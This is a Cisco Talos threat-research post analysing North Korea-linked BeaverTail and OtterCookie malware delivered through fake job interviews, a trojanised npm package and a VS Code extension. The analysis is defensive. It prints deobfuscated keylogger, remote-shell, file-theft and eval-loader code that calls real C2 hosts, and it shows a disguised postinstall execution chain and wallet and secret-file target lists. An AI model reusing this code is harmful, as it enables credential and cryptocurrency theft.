BeaverTail and OtterCookie evolve with a new Javascript module

By Vanja Svajcer

Published: 2025-10-16 · Archived: 2026-04-05 18:48:16 UTC

Thursday, October 16, 2025 06:00

- Cisco Talos has uncovered a new attack linked to Famous Chollima, a threat group aligned with North Korea (DPRK). This group is known for impersonating hiring organizations to target job seekers, tricking them into installing information-stealing malware to obtain cryptocurrency and user credentials.
- In this incident, although the organization was not directly targeted, one of its systems was compromised-likely because a user was deceived by a fake job offer and installed a trojanized Node.js application called "Chessfi."
- The malicious software was distributed via a Node.js package named "node-nvm-ssh" on the official NPM repository.
- Famous Chollima often uses two malicious tools, BeaverTail and OtterCookie, which started as separate but complementary programs. Recent campaigns have seen their functions merging, and Talos has identified a new module for keylogging and taking screenshots.
- While searching for related threats, Talos also found a malicious VS Code extension containing BeaverTail and OtterCookie code. Although attribution to Famous Chollima is not certain, this suggests the group may be testing new methods for delivering their malware.

Introduction

In a previous Cisco Talos blog post, we described one side of the Contagious Interview (Deceptive Development) campaigns, where the threat actor utilized fake employment websites, ClickFix social engineering techniques and payload variants of credential and cryptocurrency remote access trojans (RATs) known as GolangGhost and PylangGhost.

Talos is actively monitoring other clusters of these campaigns, which are attributed to the threat actor group Famous Chollima, a subgroup of Lazarus, and aligned with the economic interests of DPRK. This post discusses some of the tactics, techniques and procedures (TTPs) and changes in tooling developed over time by another large cluster of Contagious Interview activities. These campaigns center around tools known as BeaverTail and OtterCookie.

Famous Chollima frequently uses BeaverTail and OtterCookie, with many individual sub-clusters of activities installing InvisibleFerret, a Python based modular payload. Although BeaverTail and OtterCookie originated as separate-but-complementary entities, their functionality in some recent campaigns started to merge, along with the inclusion of new functional OtterCookie modules.

Talos detected a Famous Chollima campaign in an organization headquartered in Sri Lanka. The organization was not deliberately targeted by the attackers, but it had one of the systems on the network infected. It is likely that a user fell for a fake job offer instructing them to install a trojanised Node.js application called Chessfi as a part of a fake job interview process.

Once Talos conducted the initial analysis, we realized that the tools used to conduct it had characteristics of BeaverTail and of OtterCookie, blurring the distinction between the two. The code also contained some additional functionality we have not previously encountered.

BeaverTail and OtterCookie combine

This blog focuses on OtterCookie modules and will not provide a deep dive into well-known BeaverTail and OtterCookie functionality. While some of these modules are already known, at least one was not previously documented. The examples we show are already deobfuscated, and with the help of an LLM, the function and variable names are replaced by names that correspond to their actual functionality.

Keylogging and screenshotting module

Talos encountered a keylogging and screenshotting module in this campaign that has not been previously documented. We were able to find earlier OtterCookie samples containing the module that were uploaded to VirusTotal in April 2025.

The keylogging module uses the packages “node-global-key-listener" for keylogging, “screenshot-desktop” for taking desktop screenshots and “sharp” for converting the captured screenshots into web-friendly image formats.

The module configures the packages to listen for keystrokes and periodically takes a screenshot of the current desktop session to upload them to the OtterCookie command and control (C2) server.

```
v.addListener(function (e, down) {
  try {
    if (e.state == "DOWN") {
      if (e.name == "LEFT SHIFT" || e.name == "RIGHT SHIFT") {
        shift = true;
        return;
      }
      if (e.name == "LEFT CTRL" || e.name == "RIGHT CTRL") {
        text += "";
        ctrl = true;
        return;
      }
      if (e.name.indexOf("NUMPAD") > -1) {
        const char = e.name.replace("NUMPAD ", "");
        switch (String(char)) {
          case "1": text += "1"; break;
          case "2": text += "2"; break;
          case "3": text += "3"; break;
          case "4": text += "4"; break;
          case "5": text += "5"; break;
          case "6": text += "6"; break;
          case "7": text += "7"; break;
          case "8": text += "8"; break;
          case "9": text += "9"; break;
          case "DIVIDE": text += "/"; break;
          case "MULTIPLY": text += "*"; break;
          case "MINUS": text += "-"; break;
          case "PLUS": text += "+"; break;
          case "DOT": text += "."; break;
          default: break;
        }
      } else {
        switch (e.name) {
          case "1": text += shift ? "!" : "1"; break;
          case "2": text += shift ? "@" : "2"; break;
```

Figure 1. The keylogger listens for the keyboard and mouse key presses and saves them into a file.

The keystrokes are saved in the user's temporary sub-folder windows-cache with the file name "1.tmp" and screenshots are saved in the same sub-folder with the file name "2.jpeg". While the keylogger runs in a loop and flushes the buffer every second, a screenshot is taken every four seconds.

Talos also discovered one instance of the module where the clipboard monitoring was included in the module code, extending its functionality to stealing clipboard content.

The keylogging data and the captured screenshots are uploaded to the OtterCookie C2 server at a specific TCP port 1478, using the URL "hxxp[://]172[.]86[.]88[.]188:1478/upload".

```
  execSync(
    "npm install --save node-global-key-listener screenshot-desktop sharp --legacy-peer-deps --no
    silent",
    { windowsHide: true }
  );
} catch (e) {}
setTimeout(() => {
  try {
    const globalKeyboardListener = require("node-global-key-listener").GlobalKeyboardListener;
    const screenshot = require("screenshot-desktop");
    const sharp = require("sharp");
    const tmpDir = os.tmpdir();
    const FormData = require("form-data");
    const v = new globalKeyboardListener();
    let timer = null;
    let text = "";
    let shift = false;
    let ctrl = false;
    const uu = "http://172.86.88.188:1478/upload";
    const uf = async (p) => {
      if (fs.statSync(p).isFile()) {
        const form = new FormData();
        form.append("file", fs.createReadStream(p));
        form.append("text", text);
        try {
          const response = await axios.post(uu, form, {
            headers: {
              ...form.getHeaders(),
              userkey: 144,
              hostname: os.hostname(),
              path: p,
              t: "14",
            },
          });
        } catch (uploadErr) {
          !fs.existsSync(tmpDir + "/windows cache") && fs.mkdirSync(tmpDir + "/windows cache");
          fs.writeFileSync(tmpDir + "/windows cache/1.tmp", text, { flag: "a+" });
        }
      }
    };
```

Figure 2. Keystrokes saved as “1.tmp” and screenshots as “2.jpeg”, then uploaded to C2 server.

OtterCookie VS Code extension

During the search for similar samples on VirusTotal, Talos discovered a recently-uploaded VS Code extension, which may attempt to run OtterCookie if installed in the victim’s editor environment. The extension is a fake employment onboarding helper, supposedly allowing the user to track and manage candidate tests.

While Talos cannot attribute this VS Code extension to Famous Chollima with high confidence, this may indicate that the threat actor is experimenting with different delivery vectors. The extension could also be a result of experimentation from another actor, possibly even a researcher, who is not associated with Famous Chollima, as this stands out from their usual TTPs.

```
{
  "name": "mercer-onboarding-helper",
  "displayName": "Mercer Onboarding Helper",
  "description": "Effortlessly track and manage candidate test time with automatic
  timers and easy controls inside VSCode.",
  "version": "1.0.0",
  "publisher": "MercerLLC",
  "repository": "https://github.com/mercer",
"icon": "extension/icon.jpg",
  "engines": {
    "vscode": "^1.99.0"
  },
```

Figure 3. VS Code extension configuration pretends to be Mercer Onboarding Helper but contains OtterCookie code.

Other OtterCookie modules

The OtterCookie section of code starts with the definition of a JSON object that contains configuration values such as unique campaign ID and C2 server IP address. The OtterCookie portion of the code constructs additional modules from strings, which are executed as child processes. In the attack we analyzed, we observed three modules, but we also found one additional module while hunting for similar samples in our repositories and on VirusTotal.

Remote shell module

The first module is fundamental for OtterCookie and begins with the detection of the infected system platform and a virtual machine check, followed by reporting the collected user and host information to the OtterCookie C2 server.

```
  else if (os.platform() == "linux") {
    let output = fs.readFileSync("/proc/cpuinfo", "utf8").toLowerCase();
    if (
      /hypervisor|vmware|virtualbox|qemu|kvm|xen|parallels|bochs/.test(output)
    ) {
      isVM = true;
    }
  }
  return await axios.post("http://172.86.88.188/api/service/process/"+uid, {
    OS: os.type(),
    platform: os.platform(),
    release: os.release() + (isVM ? " (VM)":"(Local)"),
    host: os.hostname(),
    userInfo: os.userInfo(),
    uid: uid,
    t: 14
  });
```

Figure 4. Main Ottercookie module starts with machine checking and includes virtual machines check.

Once the system information is submitted, the module installs the “socket.io-client” package, which is used to connect to a specific port on the OtterCookie C2 server to wait for the commands and execute them in a loop. socket.io-client first uses HTTP and then switches to WebSocket protocol to communicate with the server, which we observed listening on the TCP port 1418.

```
let io = require("socket.io-client");
const socketServer = () => {
  const socket = io("http://172.86.88.188:1418", {
    reconnectionAttempts: 15,
    reconnectionDelay: 2000,
    timeout: 2000
  });
  socket.on("command", (msg) => {
    try {
      exec(msg.message, { windowsHide: true, maxBuffer: 1024 * 1024 * 300 }, (error, stdout, stderr) => {
```

Figure 5. socket.io-client package used for communication with C2 server.

Finally, depending on the operating system, this module periodically checks the clipboard content using the commands “pbpaste” on macOS or “powershell Get-Clipboard” on Windows. It sends the clipboard content to the C2 server URL specifically used for logging OtterCookie activities at “hxxp[://]172[.]86[.]88[.]188/api/service/makelog”.

File uploading module

This module enumerates all drives and traverses the file system in order to find files to be uploaded to the OtterCookie C2 IP address at a specific port and URL (in this case, “hxxp[://]172[.]86[.]88[.]188:1476/upload”).

This module contains a list of folder and file names to be excluded from the search, and another list with target file name extensions and file name search patterns to select files to be uploaded.

```
const excludeFolders = [
  "node_modules", "npm", "hooks", "android", "example", "AppData", "vendors", "vendor", "public", "css", "less"
  move", ".tldrc", ".cocoapod", ".avm", ".brownie", ".3T", ".node-gyp", ".gk", "ChromeDev", ".config", "All Use
  ".min.", ".bundle", ".vue-cli-ui", ".cursor", ".vscode-server", ".cargo", ".local", ".rustup", ".pub-cache",
  msi", ".mp4", ".nvm", ".sol", ".mp3", ".sys", ".avi", ".dat", ".exe", ".bin", ".iso", ".img", ".so", ".apk",
  pyc", ".class", "anaconda3", ".yarn", "build", ".next", ".git", ".github", "cache", "tmp", "temp", "dist", "l
  "images", "image", "plugin", "plugin", ".vscode", "package-lock.json", ".pyp", ".myi", ".rustup", ".docker",
  "windows.old", "pkg", "package", "packages", "openzeppelin", "prisma", "pkgs", "fonts", "debug", "background"
  "locales", "Program Files", "Program Files (x86)", "ProgramData", "Windows", "Microsoft", "$RECYCLE.BIN", "Vi
];
const searchKey = [
  "*.env*", "*metamask*", "*phantom*", "*bitcoin*", "*btc*", "*Trust*", "*phrase*", "*secret*", "*phase*", "*cr
  "*mnemonic*", "*seed*", "*recovery*", "*backup*", "*address*", "*keypair*", "*wallet*", "*my*", "*screenshot*
  md", "*.rtf", "*.odt", "*.xls", "*.xlsx", "*.txt", "*.ini", "*.secret", "*.json", "*.ts", "*.js", "*.csv"
];
const uu = "http://172.86.88.188:1476/upload";
```


Figure 6. The list of excluded folders and patterns for files uploaded to C2.

The “interesting” file list contains the following search patterns:

"*.env*", "*metamask*", "*phantom*", "*bitcoin*", "*btc*", "*Trust*", "*phrase*", "*secret*", "*phase*", "*credential", "*profile*", "*account*", "*mnemonic*", "*seed*", "*recovery*", "*backup*", "*address*", "*keypair*", "*wallet*", "*my*", "*screenshot*", "*.doc", "*.docx", "*.pdf", "*.md", "*.rtf", "*.odt", "*.xls", "*.xlsx", "*.txt", "*.ini", "*.secret", "*.json", "*.ts", "*.js", "*.csv"

Cryptocurrency extensions stealer module

While not present in the campaign Talos analyzed, this module was found while looking for similar files on VirusTotal. In addition to the targeting of cryptocurrency browser extensions by the BeaverTail code, this OtterCookie module targets extensions from a list that partially overlaps with the list of cryptocurrency wallet extensions from the BeaverTail part of the payload.



Cryptocurrency modules targeted by OtterCookie

CISCO TALOS

Extension ID	Human-Readable Name
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
omaabbefbmiijedngplfjmnooppbclkk	Exodus Web3 Wallet
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet
khpkpbbcccdmmclmpigdgddabeilkdpd	Suiet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask (Edge)
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet (a.k.a. BEW lite)
aeachknmefphepccionboohckonoeemg	Coin98 Wallet Extension: Crypto & DeFi
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com
jblndlipeogpafnldhgmapagcccfchpi	Kaia Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Ready Wallet (Formerly Argent)
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
agoakfejjabomempkjlepdflaleeobhb	Core Wallet
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
penjlddjkjgpnkllboccdgccekpkcbin	OpenMask
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	MathWallet

Table 1. Cryptocurrency modules targeted by OtterCookie.

The cryptocurrency module targets Google Chrome and Brave browsers. If any extensions are found in any of the browser profiles, the extension files as well as the saved Login and Web data are uploaded to a C2 server URL. In the discovered sample Talos found, the uploading C2 URL was “hxxp[://]138[.]201[.]50[.]5:5961/upload”.

OtterCookie evolution

OtterCookie malware samples were first observed by NTT Security Holdings around November 2024, leading to a blog article published in December 2024. However, it is believed that the malware has been in use since approximately September 2024. The motivation for using the name OtterCookie seems to come from the early samples that used content of HTTP response cookies to transfer the malicious code executed by the response handler. This remote code loading functionality evolved over time to include additional functionality.

However, in April 2025, Talos started seeing additional modules included within the OtterCookie code and the usage of the C2 server, mostly for downloading a simple OtterCookie configuration and uploading stolen data.




Figure 7. OtterCookie modules evolution timeline.

OtterCookie evolved from the initial basic data-gathering capabilities to more modular design for data theft and remote command execution techniques. The modules are stored within OtterCookie strings and executed on the fly.

The earliest versions, corresponding to what NTT researchers refer to as v1, contain code for remote command execution (RCE) and use a socket.IO package to communicate with a C2 server. Over time, OtterCookie modules evolved by adding code to steal and upload files, with the end goal of stealing cryptocurrency wallets from a list of hardcoded browser extensions and saved browser credentials. Targeted browsers include Brave, Google Chrome, Opera and Mozilla Firefox.

The next iteration, referred to as v2, included a clipboard stealing code using the Clipboardy package to send clipboard contents to the remote server. This version also handles the loading of Javascript code from the server slightly differently. Instead of evaluating the returned header cookie as v1, the server generates an error which gets handled by the error handler on the client side. The error handler simply passes the error response data to the eval function, where it gets executed. The loader code is small and easy to miss, and along with the risk of false positive detections, this may be why the detection of the OtterCookie loaders on VirusTotal is not very successful.

```
GET /api/service/token/2afa2a236f34c1c8b58ec0f27c571abc HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/1.7.7
Accept-Encoding: gzip, compress, deflate, br
Host: zkservice.cloud
Connection: keep-alive

HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 104379
ETag: W/"197bb-qUzveKqfIihMfnM2gKE2nKpQ8DU"
Date: Thu, 14 Nov 2024 19:50:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5


      try{
        (function(_0x3d7a8a,_0x441031){function
_0x35ddaf(_0x1ccb95,_0x2a3085,_0x562449,_0x43a1f1,_0x457151){return _0x39a9(_0x1ccb95-
-0x1e8,_0x43a1f1);}const _0x265074=_0x3d7a8a();function
_0x4ff08e(_0x3a1f54,_0x2fa440,_0x5eb8de,_0x141223,_0x46d537){return
_0x39a9(_0x46d537-0x327,_0x3a1f54);}function
_0x425fae(_0x15e6f1,_0x2e23be,_0x173258,_0x13d35c,_0x237360){return
_0x39a9(_0x15e6f1-0x1b9,_0x13d35c);}function
```

Figure 8. C2 server generates an error but the code is still executed by OtterCookie.

```
const axios = require('axios');
(async () => {
    await axios.get('http://zkservice.cloud/api/service/token/2afa2a236f34c1c8b58ec0f27c571abc')
        .then((res) => {
        return res.data;
    })
        .catch((err) => {
        if (err.response.data) {
            eval(err.response.data);
        }
    });
})();
```

Figure 9. OtterCookie loader error handler evaluates the response data.

The v3 variant, observed in February 2025, includes a function to send specific files (documents, image files and cryptocurrency-related files) to the C2 server. OtterCookie v4, observed since April 2025, includes a virtual environment detection code to help attackers discern logs from sandbox environments from those of actual infections, indicating a focus on evading analysis. The code also contains some anti-debugging and anti-logging functionality.

The v4 variant improves on the previous version's code and updates the clipboard content-stealing method. It no longer uses the Clipboardy library and instead it uses standard macOS or Windows commands for retrieving clipboard content.

It is important to note that over time the difference between BeaverTail and OtterCookie became blurred and in some attacks their code was merged into a single tool.

OtterCookie v5

The campaign Talos observed in August 2025 uses the most recent version of OtterCookie, which we call v5, demonstrated by the addition of a keylogging module. The keylogging module contains code to capture screenshots, which are uploaded to the C2 server together with keyboard keystrokes.




Figure 10. Node-nvm-ssh infection path.

The initial infection vector was a modified Chessfi application hosted on Bitbucket. ChessFi is a web3-based multiplayer chess platform where players can challenge each other and bet cryptocurrency on the outcome of their matches. The choice of a cryptocurrency-related application to lure victims is consistent with previous reporting of Famous Chollima targeting.

The first sign of the attack was the user installing the source code of the application. Based on the folder name of the project, we assess with moderate confidence that the victim was approached by the threat actor through the freelance marketplace site Fiverr, which is consistent with the previous reporting. While hunting for similar samples we have also discovered code repositories that were uploaded for the victim as attachments to Discord conversations.

The infection process started with the victim running Git to clone the repository:

```
git clone https://bitbucket.org/dev-chess/chess-frontend.git
```

Figure 11. The initial infection vector.

The Development section of the application's readme document gives instructions to developers on how to install and run the project. After cloning the repository, it states that the users should run npm install to install dependencies, which, in this campaign, also included a malicious npm package named "node-nvm-ssh".

````
## ⚙️ Development

```bash
# Clone the repository
git clone https://github.com/yourusername/chessfi.git

# Install dependencies
cd chessfi
npm install

# Run development server
npm run dev
```
````

Figure 12. Modified application installation steps.

During the installation of dependencies, the malicious package is downloaded from the repository and installed. The npm installer parses the package.json file of the malicious package and finds instructions to run commands after the installation. This is executed by parsing the “postinstall” value of the JSON object named “scripts”. At the first glance, it seems like the postinstall scripts are there to run tests, transpile TypeScript files to Java script and possibly run other test scripts.

```
"scripts": {
  "docs": "docsify serve",
  "browser-test": "airtap --local 8080 test/browser*test.js",
  "lint": "eslint .",
  "test": "npm run lint && npm run transpile && tap --ts && jest test/jest && npm run test-types",
  "test-ci": "npm run lint && npm run transpile && tap --ts --no-check-coverage --coverage-report=l
  "test-ci-pnpm": "pnpm run lint && npm run transpile && tap --ts --no-coverage --no-check-coverage
  "test-ci-yarn-pnp": "yarn run lint && npm run transpile && tap --ts --no-check-coverage --coverag
  "test-types": "tsc && tsd && ts-node test/types/bingo-logger.ts",
  "skip": "node test/fixtures/eval/",
  "transpile": "node ./test/fixtures/ts/transpile.cjs",
  "postinstall": "npm run test || npm transpile || npm run skip",
```

Figure 13. Malicious package.json file contains the instruction that will cause the malicious code to run.

However, the package.json module installation instruction “npm run skip” causes npm to call the command node test/fixtures/eval specified in the value “skip”. The default node.js loading conventions will try loading a number of file names if none of them are specifically mentioned, one of them being index.js.

The test/fixtures/eval/index.js content contains code to spawn a child process using the file “test/fixtures/eval/node_modules/file15.js”.

```
const filePath = path.join(__dirname, 'node_modules/file15.js');
const child = spawn(process.execPath, [filePath], {
  detached: true,
  stdio: ['ignore', out, err]
});
```

Figure 14. index.js spawning a child process to execute file15.js.

Eventually, file15.js loads the file test.list, which is the final payload. This somewhat complex process to reach the payload code makes it quite difficult for an unsuspecting software engineer to discover that the installation of the Chessfi application will eventually lead to execution of malicious code.

```
const fs = require('fs');
const path = require('path');

const parseLib = require('../../../../lib/parse')

const filePath = path.join(__dirname, 'test.list');

fs.readFile(filePath, 'utf8', (_, data) => {
  eval(data);
})
```

Figure 15. file15.js reads and calls eval on the content of the file test.list.

With test.list we have finally reached the last piece of the puzzle of how the malicious code is run. The test.list file is over 100KB long and obfuscated using Obfuscator.io. Thankfully, the obfuscation in this case is not configured to make the analysis very difficult and with the help of the deobfuscator and an LLM, Talos was able to deobfuscate most of its functionality, revealing a combination of BeaverTail and OtterCookie.

Standard BeaverTail functionality

There seem to be two distinguishable parts in the code. The first is associated with BeaverTail, including enumeration of various browser profiles and extensions as well as the download of a Python distribution and Python client payload from the C2 server “23.227.202[.]244” using the common BeaverTail/InvisibleFerret TCP port 1224. The second part of the code is associated with OtterCookie.

The BeaverTail portion starts with a function that disables the console logging, moving toward loading the required modules and calling functions in order to steal data from a list of browser extensions, cryptocurrency wallets and browser credentials storage.

Extension ID	Human-Readable Name
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask – Crypto Wallet
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask – Crypto Wallet
fhbohimaelbohpjbbldcngcnapndodjp	BEW lite (Binance Extension Wallet)
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink – TRON Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom – Solana Wallet
aeachknmefphepccionboohckonoeemg	Coin98
hifafgmccdpekplomjjkcfgodnhcellj	Crypto[.]com Wallet
nngceckbapebfimnlniiiahkandclblb	Bitwarden
jblndlipeogpafnldhgmapagcccfchpi	Kaia wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Ready Wallet (Formerly Argent)
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
agoakfejjabomempkjlepdflaleeobhb	Core | Crypto Wallet & NFT Extension
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
nphplpgoakhhjchkkhmiggakijnkhfnd	Ton Wallet
penjlddjkjgpnkllboccdgccekpkcbin	Openmask Wallet
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTonWallet
